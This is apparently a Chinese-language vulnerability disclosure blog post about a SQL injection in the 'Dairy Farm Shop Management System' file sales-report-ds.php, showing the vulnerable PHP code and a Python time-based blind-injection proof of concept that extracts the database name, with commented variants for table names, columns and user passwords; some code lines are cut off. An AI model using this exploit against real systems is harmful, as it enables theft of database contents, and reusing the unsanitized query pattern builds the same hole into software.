


Dairy Farm Shop Management System中的sales-report-ds.php存在sql注入

1042次阅读 # 默认分类 # 2022-09-18

1.首先可以在源码中看到sales-report-ds.php文件中的'\$cname'存在注入的可能，再根据后面的if-else语句进行判断得知该变量能拼接恶意代码，可以进行盲注。

```
5 if (strlen($_SESSION['aid']==0)) {
6     header('location:logout.php');
7 } else{
8     // Add company Code
9     if(isset($_POST['submit']))
10    {
11        //Getting Post Values
12        $cname=$_POST['companyname'];
13        $query=mysqli_query($con,"insert into tblcompany(CompanyName) values('$cname')");
14        if($query){
15            echo "<script>alert('Company added successfully.');
```



2.漏洞验证代码如下：

```
PYTHON

1 import requests
2 import time
3
4 url = "http://localhost/DFScms/dfsms/sales-report-ds.php"
5 flag = ''
6
7
```

```
10     # 数据库名字
11     sql = "companyname=-1'and if(ascii(substr(database(),%d,1))>%d,s
12     # 表名
13     #sql = "id = if(ascii(substr((select group_concat(table_name) fr
14     # 列名
15     #sql = "id = if(ascii(substr((select group_concat(column_name) f
16     # 查询flag
17     #sql = "id = if(ascii(substr((select password from users),%d,1))
18
19     headers = {
20         "Content-Type": "application/x-www-form-urlencoded",
21         "Cookie": "PHPSESSID=iv4ujtg89cbg68hdmaq4bbkl7"
22     }
23
24     r = requests.post(url=url, headers=headers, data=sql, timeout=15
25     # print (r.url)
26     if time.time()-startTime>2:
27         res = 1
28     else:
29         res = 0
30     return res
31
32
33 def exp():
34     global flag
35     for i in range(1, 200):
36         low = 31
37         high = 127
38         while low <= high:
39             mid = (low + high) // 2
40             res = payload(i, mid)
41             if res:
42                 low = mid + 1
43             else:
44                 high = mid - 1
```

```
47         return
48         # print (f)
49         flag += chr(f)
50         print(flag)
51
52
53     exp()
```

3.运行poc，下图爆出了数据库名



🕒 最后一次更新于2022-09-29

🔗 None





[...]CVE-2022-40944MISCMISCMISC[...]



By Vulnerability Summary for the Week of October 3, 2022 - Inergency at October 12th, 2022 at 03:39 am.

✎ 添加新评论



👤 (必填) 昵称

✉ (必填) 邮箱

🌐 (选填) 网站

🚀 发射